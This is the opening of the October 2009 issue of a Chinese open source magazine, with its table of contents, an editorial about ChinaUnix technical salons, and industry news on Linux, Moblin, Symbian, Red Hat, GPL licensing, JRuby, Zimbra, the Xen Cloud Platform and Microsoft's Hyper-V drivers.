

开源时代

OPEN SOURCE TIMES

2009年10月刊 总第十三期

社区扫描:

Linus Torvalds: Linux已经开始臃肿
2009年中国自由软件日多城上演

开源业界:

甲骨文可能放弃MySQL保证收购交易获批
Linux基金会对Linux发展提出新规划

技术新知:

独辟蹊径J2EE网站之Tomcat篇(下)
PostgreSQL备份与恢复示例

行业观察:

开源改变世界 通信华丽转身
微软为何要给Linux抹黑?



本期推荐:

全球开源软件相关展会历史及发展

开放源代码运动自从其诞生以来,作为信息产业的一支不可忽视的力量,得到了行业越来越多的重视。与之相关的下游产业也得到了蓬勃发展,比如开源技术会展和培训等,但是其中发展也有所起伏。本文简单地给大家介绍一下全球开源相关会展发展历史及发展现状。

本期目录

卷首语.....	4
开源业界.....	5
IBM: Linux 与 Windows 争夺市场是死路.....	5
IBM “无微软”PC 计划艰难启航.....	5
英特尔推出 Moblin 2.1 进军台式机挑战微软.....	6
Symbian 基金会称华为等 50 家企业将加盟.....	7
报告称开源软件越做越好.....	8
红帽 Q2 营收同比增长 12% 利润同比增长 37%.....	8
GPLv2 开源许可的流行度有所下降.....	9
Android 开源平台将完美支持 Ruby.....	9
雅虎将出售开源电子邮件服务 Zimbra.....	10
倪光南: 软件不开源 中国不会有操作系统.....	11
Xen 平台推出全新的“开放云”计划.....	11
Linux 驱动程序负责人呼吁微软及时提供代码.....	13
思科小型商务版路由器采用 Linux 系统.....	15
威盛电子加入 Linux 基金会.....	16
Facebook 宣布使 Friendfeed 实时技术开源化.....	16
开源改变世界, 通信华丽转身.....	17
微软攻击对手策略再继续 矛头指向 Linux.....	17
分析称甲骨文或放弃 MySQL 保证收购交易获批.....	18
微软呼吁建立全球专利系统 开源阵营反对.....	19
梦工厂公司技术代表红帽峰会上讨论云计算.....	20
社区扫描.....	21
章文嵩将出任淘宝网基础核心软件研发负责人.....	21
开源联盟主席: 谷歌推操作系统是中国软件机遇.....	21
Linus Torvalds: Linux 内核必须瘦身.....	21
为什么用户为商业软件放弃开源替代.....	22
微软开源主管 Sam Ramji 离职.....	23
微软捐款 100 万美元设立 CodePlex 开源基金会.....	23
袁萌: 微软为何要给 Linux 抹黑?	24
微软攻击 Linux 惹火开源社区.....	25
欧盟关心 MySQL 的未来.....	25
行业观察.....	26
重男轻女: 开源界的阴暗秘密.....	26
金融风暴下 开源 BI 上演“反转剧”	27
被 Oracle 抛弃, MySQL 将何去何从?	31
面对网络 Unix 和 linux 真的安全吗?	32
开源 Linux 虚拟化优势比 Windows 更明显.....	34

为什么欧盟要阻止甲骨文收购 Sun.....	35
开源组织 OIN 或收购微软 22 项 Linux 专利.....	36
Android 能给谁带来期待?	37
虚拟化会是 Linux 的杀手吗.....	38
数据中心受 Linux 战略的影响.....	39
本期推荐.....	42
全球开源软件相关展会历史及发展.....	42
技术新知.....	47
独辟蹊径 J2EE 网站之 Tomcat 篇(下).....	47
Linux 软件包管理器杂谈	63
Linux 系统下 Yum 的使用.....	64
PostgreSQL 备份与恢复示例.....	69
Subversion 服务器架设与使用	74
YAFFS/YAFFS2 文件系统的移植	77
关于劫持系统调用隐藏进程的一些心得.....	80
网友热评.....	88

卷首语

系统架构师大会已经过去一月有余，大会上各大企业的技术专家们，分享了大量的实际应用案例，给大家或多或少引来了不少建议。

到目前为止，基于 ChinaUnix、ITPUB 等平台，我们已经组织了系列的技术沙龙，例如网络优化技术沙龙、运维监控沙龙、虚拟化集群沙龙、网络流量分析沙龙等，并且，为了响应大家的需求，除了北京，我们分别在上海、广州、西安、成都等地，组织了现场沙龙活动。

众所周知，ChinaUnix 是倡导开源的论坛平台，开源的技术、开放式的交流平台，为大家提供良好的交流平台。除了在论坛上，大家通过主题贴进行网上讨论外，面对面的技术交流是另外一种重要的交流形式。在这种背景下，所以我们组织了系列的技术沙龙和技术大会。

当前，在已经组织的技术大会、沙龙的基础上，我们有以下的规划：

1、年度技术大会

一年 1-2 次，大规模的全国性技术大会。技术大会是重要的开放的交流平台。年中，就是系统架构师大会，而年底，我们正在策划另外一次技术会议，相信对大家会有所帮助。技术大会特征是高端性、大规模性。例如，2009 系统架构师大会云集了等众多国内顶级技术专家。可以毫不夸张地说，参加本次大会的系统架构师们，代表着当前最高运维架构技术水平。

技术大会的另一个特征就是参与者的广泛性。例如，架构师大会的演讲者主要来自于互联网企业。不过，大家却来自于银行、证券、物流、制造业、教育、互联网企业、电视台等各行各业。另外，这次大会虽然在北京召开，但却吸引了各地的系统架构师们。外地参会人数比例超过了 1/4。甚至，还有远道来自我国台湾省的五位系统架构师。就在 8.28 日自助晚宴时，这几位来自台湾的朋友与腾讯、阿里集团等企业的朋友，除了讨论技术话题，还讨论起来两岸的互联网企业的文化。

2、同城开源技术联盟（全国性技术沙龙）

诚然，技术大会将主要在北京、上海等城市进行，而在其他城市，我们则计划组织分城市的小型技术沙龙，例如同城开源技术联盟等。在每一个城市，如果大家能够一起建立同城技术联盟，相信将更有利于技术交流。这是我们的一种计划，而这个计划同大家密切相关，也只有得到大家的支持，这种同城开源技术联盟才能真正开展起来。在此，我们发起“同城开源技术联盟，我也来组织”的活动，在每一个城市，如果你有兴趣，可以与我们一起，共建同城开源技术联盟。如果有兴趣，请与我们联系。

关于技术沙龙，我们趋向组织小规模的行业性技术沙龙，例如网游行业、物流行业、制造业等等。其主要的目的，就是专业化、定向化。例如，我们计划在 11 月，组织网游行业的技术沙龙，地点将在上海，这主要跟网游行业的企业相关，当然，这对其他企业也有一定的参考价值。

作为开放、开源的技术联盟，需要大家的支持，这也是一种开源精神吧。相信，有了大家的支持，我们的开放式技术大会、技术沙龙将会更好。

ChinaUnix: 唐川

开源业界

IBM: Linux 与 Windows 争夺市场是死路

IBM 公司开源以及 Linux 副总 Bob Sutor 在 2009 年 LinuxCon 会议上向与会者表示, Linux 如果针对 Windows 争夺台式机市场份额将是一个十分错误的决定, 除非开发者们转向更加专业的领域, 否则 Linux 将无法生存。Bob Sutor 在会议上向人们提及了未来 Linux 的种种可能的未来, 包括 Linux 完全消失, 或者是能发行出一个终结桌面机的发行版, 或者与微软与苹果公司平等分享市场, 而桌面 Linux 系统的消失让整个问题毫无意义。



Bob Sutor 表示, 对于微软和苹果来说, 它们已经获得了市场以及消费者的青睐, Linux 必须找到一个不同的切入点, 虽然 Bob Sutor 称桌面 Linux 很重要, 但必须摆正自己的位置, 在什么价位面向什么人。Bob Sutor 称向错误的人出售使用的东西是个错误的决定, “不要浪费你的时间。”

因此, 你必须发现你的潜在客户以及关注 Linux 的人, 坦率的说不感兴趣的人就不要去浪费时间。Bob Sutor 称开发者需要把重点放在可用性、稳定性、安全性、可靠性上面, 就像他们在企业领域所做的一样, 他们要把注意力以及精力同样放在 Linux 桌面系统上才能获得一样的成功, 因为只有这样才能说服人们来使用 Linux。

IBM “无微软”PC 计划艰难启航

IBM 近日宣布与 Linux 厂商 Ubuntu 续签了一份协议, Ubuntu 将继续为 IBM 在非洲地区销售的上网本产品提供操作系统解决方案。IBM 早在一年多以前的 2008 年 8 月份, 便曾宣布会推出一项 “无微软” PC 的计划, 该计划将使用 Linux 操作系统配合 IBM 的 OCCS (客户端开放式协作软件, 主要包括 Lotus Symphony 以及 Notes 等软件) 为企业应用提供软件解决方案, 如今在这个项目上他们终于实现了当初许下的诺言。

去年 12 月份, IBM 与 Ubuntu 的大后台 Canonical 公司曾宣布会合作推出一套虚拟化桌面解决方案 (就是现在所谓的 “云” 应用)。这次合作则与本次的非洲合作项目性质非常类似。有所不同的是, 这一次 IBM 把该合作项目的名字改为: “IBM 智能化工作软件客户端” (The IBM Client

for Smart Work)，另外该项目主要面向非洲地区。这次 IBM 提供给非洲用户的软件服务项目不仅包括云计算等虚拟远端服务，而且还包含在本地运行的软件。不过在实质内容方面这次的非洲项目其实并没有什么新内容，最多是将早已成型的产品进行整合后重新推出而已。

在我看来，这次 IBM 将“无微软”PC 项目推向市场的步调显得非常缓慢，他们花了一年多的时间才把这些早已成熟的产品整合在一起，推出了这么一个方案，更有趣的是，方案的推出地还选在了非洲而不是美国地区。Ubuntu 的创始人 Mark Shuttleworth 暗示说非洲只不过是个开头：“从非洲项目开始，我们的智能客户端软件将逐步在市场上站稳脚跟。”

表面上看，选择在对软件价格比较敏感的非洲地区启动这项合作计划似乎跟合适一些，但是不要忘记目前全球市场均笼罩在经济危机的阴云之下，所以不光是非洲，全世界几乎每一个角落的大小公司都希望能拥有一套这样的软件服务方案。

英特尔推出 Moblin 2.1 进军台式机挑战微软

导读：国外媒体近日撰文称，英特尔基于 Linux 开发的 Moblin 2.1 操作系统将在智能手机和台式机等多个领域与微软展开竞争，但双方仍会在某些领域保持合作，共同发展。以下为文章全文：

竞争

英特尔的 Moblin 2.1 操作系统能否在移动和桌面市场对抗 Windows 呢？

在本周的英特尔开发者论坛(以下简称“IDF”)上，英特尔推出了 Moblin 2.1 开源操作系统的测试版，该产品将面向多种设备推出，包括智能手机、上网本、上网机(nettop)、MID(移动上网设备)以及车载系统。



Moblin 2.1 不仅会与谷歌 Android 等其他开源操作系统竞争，还会在刚刚萌芽的上网机领域与微软对抗。Moblin 一词是 Mobile Linux 的缩写，意思是移动版 Linux。而 Moblin 2.1 最初是为上网本设计的，但该产品目前的推广方向主要有 3 个，包括手持设备、上网本和上网机。

在智能手机和 MID 等手持设备领域，Moblin 2.1 将搭配凌动(Atom)处理器运行。英特尔在 IDF 上展示的测试版 Moblin 2.1 操作系统具备触摸屏和手势输入等功能。全新的界面允许用户在不同的开源应用之间切换，并为用户提供了快捷方式和社交网络应用。Moblin 2.1 系统自带的浏览器不仅

支持 Adobe Flash 还支持微软的 Silverlight 3, 使之可以运行基于网络的互动应用。

在上网本领域, Moblin 也将逐步拓展自己的势力。戴尔最近开始出售价格为 299 美元的 Mini 10v 笔记本, 用户可以选择安装 Ubuntu Moblin Remix 操作系统。而包括宏碁、华硕在内的其他 PC 厂商也都表示, 计划推出 Moblin 上网本。

在台式机领域, Moblin 2.1 的目标主要着眼于上网机。这种产品采用一体化的设计, 类似于苹果的 iMac, 而且通常采用英特尔的凌动处理器, 例如华硕 Eee Top 和戴尔 Studio One 19。目前市场上多数的上网机都采用 Windows Xp 操作系统。尽管 XP 占据优势, 但由于微软正在推广 Windows 7 操作系统, 因此价格问题将成为一大挑战。倘若定价过高, 便会失去低价上网本和上网机领域的份额, 倘若定价过低则会有损盈利能力。

Moblin 的成功与否还要取决于第三方软件。英特尔已经建立了“凌动开发者项目”(Atom Developer Program)以鼓励开发者为 Moblin 开发应用。英特尔还表示, 将通过应用商店来出售不同种类的应用程序, 此举与谷歌 Android Market 类似。

虽然 Linux 多年前便已推出了多种发行版, 但由于过于复杂所以仅限于小部分用户使用, 多数都是 IT 人士或技术专家。而戴尔的 Mini 10v 笔记本虽然可以让用户选择 Moblin 操作系统, 但是这款产品主要面向资深用户而非普通用户。

合作

除此之外, 由于英特尔与微软之间存在着著名的“Wintel”联盟, 因此英特尔还要在双方的竞争与合作之间找到平衡点。英特尔将借助 Moblin 在多个领域与微软展开竞争, 例如在智能手机领域与 Windows Mobile 竞争, 以及在台式机、上网本和上网机领域与 Windows 展开竞争。尽管如此, 双方仍然需要彼此合作。英特尔和微软正在通力合作, 以期明年将 Silverlight 3 整合到 Moblin 上网本中。英特尔还将通过凌动开发者项目支持 Silverlight。

英特尔最大的挑战在于如何吸引更多的用户。倘若方法得当, Moblin 将成为横跨智能手机和台式机领域的 Linux 发行版, 并获得长足发展。英特尔计划于今年底正式推出 Moblin 2.1。

Symbian 基金会称华为等 50 家企业将加盟

据国外媒体报道, Symbian 基金会称, 包括华为在内的 50 多家企业将在近期加入该基金会。

近几年来因有苹果及谷歌等厂商涉足智能手机市场, 导致 Symbian 市场占有率下滑。不过 Symbian 基金会领导人之一的大卫·伍德(David Wood)表示, 他预期市场占有率下滑趋势将停止。Symbian 基金会是使用 Symbian 系统的企业组成的团体。

总部位于伦敦的 Symbian 基金会指出, 3-4 年内将有 10 亿个设备采用其系统。该基金会在 2 月表示, 超过 2.5 亿部手机采用了 Symbian 系统。伍德表示, “当前操作系统市场相当拥挤, 可能太过拥挤, 每个人都见到这个领域的潜力。”

目前为止, 已经有 150 家企业加入 Symbian 基金会, 该基金会继承了诺基亚及智能手机制造商 Symbian 其他股东的知识产权。伍德表示, 约有 50 家以上的企业将在近期加入 Symbian 基金会。

诺基亚去年买下 Symbian 其他股东持股, 承诺将其所有软件转让给一个独立的基金会, 而该基金会将以开源为基础进行研发, 意味着所有成员可以自由使用, 并改写代码。“开源举措是降低进入障碍的关键。”伍德表示。

Symbian 基金会成员包括中兴通讯，其竞争对手中国华为即将加入。两家公司均以积极定价以赢取市场而著称。让中国手机制造商进入基金会，可将 Symbian 带向庞大的中国市场。

报告称开源软件越做越好

专门测试软件完整度 (integrity) 的 Coverity 所发布的最新报告显示，开放源码的程序质量的确有在改进。Coverity Scan 是由美国国土安全部 (U.S. Department of Homeland Security) 在 2006 年开始资助的一项开放源码改进计划，希望藉以找出并修补由 Coverity Static Analysis 所发现的程序瑕疵与安全漏洞。

计划所发表的 2009 年最新报告 (2009 Coverity Scan Open Source Report) 总计分析最近三年来 280 个开放源码计划所拥有的 110 亿多行的程序，而不重复的程序代码则有 6000 万行。

Coverity 表示，这份报告客观呈现了开放源码的质量，以及从 Coverity scan 服务所搜集而来的瑕疵数据，好让企业能够检验全球一些知名开放源码软件的完整度，例如 Firefox、Linux、PHP、Ruby，或是 Samba。

2009 年报告发现，开放源码软件的总体完整性、质量，与安全性都有提升，近三年来的瑕疵比例降低了 16%。此外，开放源码的开发者也相当积极的在改进软件质量。例如，2006 年以来，Coverity Scan 总计排除了 11200 多个有瑕疵的开放源码程序。

而由 Coverity 所认证的开放源码计划的完整度也年年在进步，例如，2009 年得到 Rung 1 认证的计划较 2008 年增加了 32%，Rung 2 则增加一倍。OpenPAM、Ruby、Samba 等计划则是已经开始在做 Rung 3 的认证。Rungs 的数字越高，也代表软件的完整度越好。

红帽 Q2 营收同比增长 12% 利润同比增长 37%

9 月 24 日消息，RedHat 当日公布了截止到 8 月 31 日的财年第二季度财务报告。RedHat 财年第二季度的利润是 2890 万美元，合每股收益 15 美分。去年同期 RedHat 的利润是 2110 万美元，合每股收益 10 美分。



RedHat 说，企业在经济衰退中选择开源软件产品是该公司利润增长的主要原因。Red Hat 财

年第二季度的销售收入是 1.836 亿美元，比去年同期的 1.644 亿美元增长了 12%。经过股票报酬和摊销开支等调整之后，Red Hat 财年第二季度调整之后的利润是每股收益 20 美分。

据 ThomsonReuters 的调查，分析师平均预测 RedHat 财年第二季度的利润是每股收益 15 美分，销售收入是 1.791 亿美元。分析师在预测中一般都不包括一次性开支项目。Red Hat 总裁兼首席执行官 JimWhitehurst 在声明中说，我们继续对 RedHat 的未来表示乐观，并且认为在经济和技术开支环境改善的时候 RedHat 将处于非常有利的地位。

RedHat 谷歌星期三在正常交易时段下跌了 52 美分，收盘价格是 24.88 美分。在盘后交易中，RedHat 股票上涨了 87 美分，涨幅为 3.5%，交易价格是 25.75 美元。

GPLv2 开源许可的流行度有所下降

来自 Black Duck Software 的统计数据显示，GPLv2 (Genaral Public License, version 2) 的流行度正在下降。Black Duck Software 是软件资源方面的专家，它在自己的主页上的每日数据里更新了关于最流行 20 款开源许可证的统计数据。所依据的数据来自内部知识库，这些信息来自大概 185, 000 个软件项目。统计数据显示最新的版本有 49.5% 的用户在使用，也就是有大约 100, 000 项目使用了 GPLv2。

在 2008 年六月，这个著名的许可证使用率曾经一度达到过 57.7%，现在，GPLv2 仍然是毋庸置疑的领导者。紧随第二位的是 Lesser General Public License (LGPL)，使用比例为 9.5%。Perl Artistic License 排在第三位，GPLv3 以 5.3% 的占有率排在了第五，而 LGPLv3 排在 15。

GPL 版本之间的竞争特别让人心酸。Linus Torvalds 强烈反对严格的版本，并且反复强调 Linux 内核将继续采用 GPLv2。GPLv3 在 2007 年七月的时候发布，它的上一个版本则发布于 1991 年。LGPL 是在 Richard Stallman 的领导下由自由软件基金会开发，是 AGPL 的网络变种。

Black Duck 的主席 Eran Strod 在他的解说词中，大大赞扬了基金会的功绩，但没有提及版本冲突的情况。“对于任何对开源有激情的人，我都不能完全说清楚自由软件基金会它那不可思议的贡献，它让整个业界和世界都来创造 GPL 许可证系列。”据 Black Duck Software 统计数据，现在的开源许可证数量有 1698 种。

Android 开源平台将完美支持 Ruby

JRuby 项目的一位负责人在本周一下午透露，JRuby Builder 将会让基于 Ruby 编写的应用程序运行在 Android 平台上。Engine Yard 的 JRuby 架构师 Charles Nutter 表示，届时会向 JRuby 中添加很多库和程序包。

Jruby, JVM 下的一个开源 Ruby 解释器，能够在 Java 里面使用 Ruby 类库。就像标准的 Ruby 解释器一样，除开使用 Ruby 调用本地方法(C 代码)或者 Java 类库以外，Ruby 代码都能够在 JRuby 里面正确执行。

Nutter 说：“Android 天生支持 Java，Java 能办到的事情 JRuby 一定也能办到，因此我们的目标是让 Android 完美支持 Ruby，目前在 Android 上可以通过 Dalvik JVM 运行 JRuby，但更多的改进还是需要进行应用程序开发，目前只有简单的系统如交互式的控制台通过 JRuby 可以在 Android 上运行”。

Nutter 补充道“该项目完成后，应用程序就可以为构建成 Android 支持的格式了，如 Twitter

客户端，个人信息管理器或邮件客户端。我们希望能在 Android 上象构建 Java 应用程序那样通过 JRuby 构建 Ruby 应用程序，这是该项目的终极目标。但目前该项目才刚刚启动，还需要一段时间才能和大家见面”。

Android 手机变得越来越流行，就在上周摩托罗拉推出了其第一款基于 Android 的手机，本周 LG 也推出了基于 Android 的手机，基于 Android 的开发将会逐渐成为移动开发的一大热门。

Nutter 和他的同事 Tom Enebo 最近离开了 SUN 公司，加入了 Engine Yard 的 JRuby 开发团队，SUN 与 Oracle 之间的收购过程还未结束，最晚得等到明年 1 月份，目前正接受欧盟的调查，Oracle 对 JRuby 项目的承诺还存在诸多变数，于是 Nutter 和他的同事选择了离开，他认为当 Oracle 完成对 SUN 的收购后，可能会放弃 JRuby 项目，在 SUN 的 Jruby 开发人员不知道未来会是什么结局。

Nutter 说：“这种情况明显会影响到我们的计划”。因此 Nutter 和他的同事准备在 11 月 22 日在加州的柏林盖姆举办一次 JRuby 技术大会，叫做 JRubyConf，与 RubyConf 大会在同一个地方，时间刚好在 RubyConf 大会之后。JRuby 核心团队将会做主题演讲，如对 Android 的支持，Nutter 说虽然大会门票已经售完，但有兴趣的人可以获得一个候补名单参加。

雅虎将出售开源开源电子邮件服务 Zimbra

据国外媒体报道，科技博客网站 AllThingsDigital 旗下 BoomTown 专栏的作者卡拉·斯维什尔 (Kara Swisher) 今天撰文称，消息人士透露，雅虎目前正考虑出售开源电子邮件服务 Zimbra，潜在的买家包括了 Comcast、谷歌和一些私募基金投资者。



雅虎准备兜售 Zimbra，主要是因为该公司目前正进行重新定位，欲把自己打造成为以消费型为主导的公司。雅虎目前正在兜售 HotJobs 业务也是出于同样的原因。

斯维什尔在周一还率先报道称，雅虎周二将于美国纽约市举行的“MIXX 广告周”活动上，雅虎将对外宣布其新一轮品牌推广计划，该营销计划的主题词为“it's You!” (中文“就是你”之意)。雅虎将为此次品牌推广活动投入 1 亿美元。

Zimbra 是一家开源电子邮件服务商，2007 年 9 月被雅虎以 3.5 亿美元收购。收购 Zimbra 之后，

雅虎将部分 Zimbra 技术融入到雅虎邮件中，如 Web 应用。此外，雅虎日历也基于 Zimbra 技术。Zimbra 联合创始人萨蒂什·达马拉杰(Satish Dharmaraj)于今年 3 月离开雅虎。

倪光南：软件不开源 中国不会有操作系统

近日，在“2009 中国自由软件日”的高校普及活动中，一向积极主张开源软件的中科院院士倪光南再度呼吁道，如果中国的软件业不采用开源软件或者不在开源软件基础上发展，那么只会永远在用 windows，中国在操作系统方面永远不可能有自主的操作系统。

在倪光南看来，因为互联网的发展使得开源软件有可能可以通过全世界的软件人员，在全世界的范围内进行合作，共同来发展这些软件的项目和软件计划。这一点在没有互联网的时代是不可能实现的。他也同时认为，互联网的普及也使得开源软件的方式被逐渐认同，即使是一些私有的软件企业，他们的有些项目也开始使用开源的方式来进行研发，因此，开源的推进在一定程度上得益于互联网的发展。

谈到软件知识产权的保护时，倪光南认为，传统的软件的版权保护，包括专利保护对于软件的发展起到了一定的作用，也由此而造就了一些很著名的软件公司，但软件知识产权保护一旦过度，滥用知识产权的结果对于软件本身的发展是很不利的。“任何科学的发展都是基于开放的，才能进行快速的发展与传播，但是软件这种过度的知识产权的保护就有可能束缚软件的发展。”

倪光南表示，中国的软件行业本身起步就要晚一些，这其中很多常用领域的软件已经被很多跨国公司垄断，因此开源对于中国来说则显得更加重要。

倪光南也同时建议，软件企业应趁着国家对于开源软件在进行大力的投入和支持的环境下，很好的利用开源的平台，每个软件工作者、开源工作者以及开源企业都要努力对开源软件做出贡献，“目前个人和企业在这方面的贡献是远远不够的，我们也希望能尽快改变这种局面。”

Xen 平台推出全新的“开放云”计划

开源 Xen 管理程序社区 Xen.org 近日正式宣布推出 Xen 云平台（XCP）计划——这是一项由社区主导的全新计划，以期通过在云环境中的 Xen 管理程序，为未来的云服务提供安全、经过验证的开源基础设施平台，以此帮助服务提供商更轻松地交付安全、可定制的多租户云服务，并使企业用户加速采用云基础设施。该服务可无缝支持虚拟化应用负载，客户无需将其锁定到任何特定供应商，就能在其内部数据中心和私有云中运行。

ESG 分析师 Mark Bowker 表示：“Xen 云平台提高了行业标准——超越管理程序来提供完整的运行虚拟基础设施平台产品，将存储、服务器和网络资源进行虚拟化。此计划将整合围绕在通用兼容产品周围的 Xen 社区，提高所有独立软件供应商提供增值产品的机会，与此同时承诺通过任何管理程序运行虚拟机。”

开源模式的低成本和快速发展的优势，加上经过验证的安全性、性能和可定制性，这些因素使 Xen 成为众多云计算先驱者首选的管理程序。在当今最成功的商业云产品中广泛采用 Xen 将推动 Xen 云平台的规范化，从而以开放、非专有的方式进一步加速其发展。该计划使开放资源贡献者和消费者携手合作，形成合力，提供一个完整的基于 Xen 的基础设施产品，以支持当前及未来的各种云场景。

Xen 的创立者兼 Xen.org 创建者 Ian Pratt 表示：“Xen 项目在虚拟化的创建和快速普及方面起到了开创性的作用。如今，Xen 已成为服务提供市场上应用最为广泛的管理程序，社区将在这一良

好势头的基础上开发完整、开源、经过云优化的 Xen 虚拟基础设施平台。我们的目标就是让供应商能够提供一系列丰富的服务，以开放、方便、非专有的方式加快企业对云技术的应用。”



XCP 计划的重点在于：提供使企业内部“私有云”与领先的外部云平台（如：Amazon EC2、Rackspace 云服务器和 GoGrid）之间轻松实现互操作的技术。Xen 云平台将加速各种关键技术和标准的开发，以开放、非专有的方式满足这一需求，其中包括：

- 不同虚拟化平台之间广泛的互操作性——通过分布式管理任务组（DMTF）、开放虚拟化格式（OVF）这样的标准，虚拟设备将被封装在一个独立于管理程序的格式中，以便在不锁定供应商的条件下实现内部和外部云之间的轻松传输。
- 支持新的和现有应用程序——目前运行在企业数据库中的现有应用程序无需修改，就能运行在基于 Xen 的云平台上。这种灵活性将使用户能够根据业务需求，而不是受技术限制，或当前虚拟化需求，或云供应商的限制来选择在哪里运行应用程序。
- 联合计算能力——通过私有和公共云的联合，在虚拟数据中心和不同云服务提供商之间移动应用负载的流程将得到简化。
- 标准化的虚拟化管理——支持 DMTF 标准将实现虚拟化基础设施的完全开放式管理。
- 丰富的虚拟网络功能——一个功能强大的开放虚拟交换机将使云提供商轻松添加复杂的网络服务产品，包括对每个租户的网络管理、入侵检测、防火墙、路由和负载均衡。
- 云规模的虚拟存储基础设施——企业负载所必需的高级存储功能将使虚拟机及其物理存储被广泛分离，而不影响其应用性能。

Rackspace 公司总裁兼首席战略官 Lew Moorman 表示：“Rackspace 对 Xen 云平台的走向和覆盖范围感到十分兴奋。我们在 Xen 平台上创建了我们自己的云服务器产品，并且在这种新的托管模式中，感受到了客户的强烈兴趣。云不仅能降低计算成本，还能支持即时访问，使客户能够提高业务速度。看到 Xen.org 全力来支持云平台的开发，实在令人感到兴奋和鼓舞。”

通过将 Xen 管理程序的隔离和多租户功能，与增强的安全性、存储和网络虚拟化技术相结合，以提供一系列丰富的虚拟基础设施云服务，Xen 云平台将满足云供应商的需求。该平台还将满足用户对跨私有云和公共云的安全性、可用性、性能和隔离的需求。由于这一领域的产品已经较丰富，

并且社区正在积极展开包括 Eucalyptus 项目和 OpenNebula.org 的开发工作，以及云供应商和商业虚拟化提供商已有的解决方案，该项目将不会尝试开发新的、独立的管理及整合产品。

Xen 云平台将 Xen 虚拟化平台的移动性和开放性与 Xen.org 正在开发的创新存储、安全性和网络虚拟化技术相结合。因此，新平台将不仅满足云供应商对安全性和隔离性的需求，还将满足下一代用户对机房内、外设施的安全性、可用性、性能和管理的需求。

Xen.org 顾问委员会表示支持

包括思杰、惠普、英特尔、Novell 和甲骨文在内的 Xen.org 咨询委员会已表示支持 XCP 计划：

思杰系统数据中心和云部门高级副总裁兼总经理 Peter Levine 表示：“作为 Xen.org 的顾问委员会成员和积极参与者，思杰完全支持 Xen 社区范围上的延伸。随着 5 年前核心 Xen 平台的启动、2008 年提出的 Xen 客户端计划（XCI）以及现在的 Xen 云平台（XCP），开源的可靠性、安全性、可扩展性以及无可匹敌的经济性现在已从桌面延伸到数据中心和云领域。思杰十分激动能够参与此计划，并期待与所有受益者合作——包括服务提供商、基于云资源的企业和消费者——以便提供开放、可互操作，并且免受专有服务商锁定的云服务。”

惠普虚拟化及智能软件总监 Nick van der Zweep 表示：“通过 Xen 云平台，客户将利用惠普基础设施并支持适用于客户端、云和服务器的开源虚拟化。它还将提供一个创新平台，促进基础设施开发，为企业提供更灵活的灵活性和改进的服务水平，同时降低成本。”

英特尔系统软件部副总裁兼总经理 Doug Fisher 表示：“目前我们已经为企业级云构建了强大的功能，而 Xen 云平台将在此基础上进一步发挥 Xen.org 社区的能力。这是非常重要的一步，有助于在云计算所涉及的各个领域释放创新能力。”

Novell 开放平台解决方案业务及产品管理副总裁 Carlos Montero-Luque 表示：“作为 Xen 开源项目的积极参与者，Novell 对参与 Xen 云平台计划感到十分兴奋。Novell 致力于开源模式，该模式可凭借强大的社区支持和贡献而蓬勃发展。为 Xen 创建一个稳定、明确的公共 API 将有助于其企业内部和云中的快速采用。”

Oracle 公司 Linux 工程副总裁 Wim Coekaerts 表示：“Oracle 继续引领 Xen.org 社区并积极贡献自己的力量，致力于建立独立于任何操作系统的全面开源虚拟化平台。整个社区采用单个可兼容代码将让客户能够从开源虚拟化基础设施中获得最大的好处，并且简化私有和公共云的联合。”

今天宣布的项目建立于 Xen.org 在虚拟化社区中的领导地位的基础上。2008 年，Xen.org 通过其新增的 Xen 客户端计划（XCI）扩展了宪章及社区工作范围，这一举措使该社区提供了首个完全嵌入式客户端管理程序，并为独立软件供应商和原始设备制造商的消费做好准备。XCI 模式的成功，再加上对云计算的强烈需求，以及来自主要服务提供商的需求，这些因素使该社区现在进一步扩展了 Xen.org 的研究范围，其中包括：以期推动一个完整的云优化虚拟基础设施产品来开发的新 Xen 云平台（XCP）计划。通过定期为项目做出贡献的 250 多家领先公司，以及年增长高达 110% 的贡献率，这些拓展将推动对 Xen 的不断承诺。持续投资使 Xen.org 能够继续在数据中心的核心和客户端设备上，以及现在的云中加速创新的步伐。

Linux 驱动程序负责人呼吁微软及时提供代码

在 linux 驱动程序项目负责人的督促下，微软恢复了向 Linux 内核提供其历史性的驱动程序代码的工作并且避免这个代码从开源操作系统中被删除。

微软提交的代码包括曾经添加到 Linux 内核的 2 万行代码，这些代码能够让任何 Linux 发布版在 Windows Server 2008 以及 Hyper-V 管理程序技术上运行。微软 7 月份宣布提供这个代码的时候曾令人感到惊讶。微软宣布的消息包括根据 GPLv2 许可证发布代码。微软过去曾在这方面受到批评。



Linux 驱动程序项目负责人 Greg Kroah-Hartman 在 7 月份曾经收到了微软提供的代码。他在 Linux 内核和驱动程序邮件列表中称，微软没有积极地开发其 hv 驱动程序。HV 是指微软的 Hyper-V 技术。他还在自己的博客中发布了这个消息。他说，遗憾的是微软开发人员似乎消失了，没有人回复我的电子邮件。如果他们不表明很快提供这个驱动程序，这个驱动程序将在 2.6.33 内核发布版中删除。这太令人遗憾了。

然而，Kroah-Hartman 上周四在接受美国《网络世界》采访时说，微软得到了这个信息。他说：“自从我发布了这个信息之后，他们已经回复了。微软现在已经在研究他们承诺要维护的代码。这是开发流程的一个正常的部分。并不是只有他们一家公司这样做。” Kroah-Hartman 说，在邮件列表中呼吁提供具体的项目是他一直用来敦促落后的项目赶上来来的一个技术。

微软发言人对美国《网络世界》说：“微软绝对保证完成这个项目以及与 Linux 团体正在进行的合作。我们感谢 Linux 团体提供的有帮助的指南，特别是与 Linux 设备驱动程序项目经理 Greg Kroah-Hartman 的合作。” 总之，Kroah-Hartman 具体提到了没有积极开发的并在将面临从 2.6.33 主要内核发布版中撤销的 25 个驱动程序项目。这个版本的 Linux 内核将在 3 月份发布。他说，这个驱动程序项目不是一个“死亡代码的垃圾场”。

然而，Kroah-Hartman 在他的邮件列表中详细说明了包括微软的驱动程序在内的将近 40 个项目将全部包含在今年 12 月发布的 2.6.32 主内核发布版中。除了斥责微软没有跟上代码的开发速度之外，Kroah-Hartman 还要求微软保证原来提交的代码的状态。他说，需要完成包括 200 多个补丁在内的大量的清理工作才能使这个代码转变为半正常的内核编程风格。

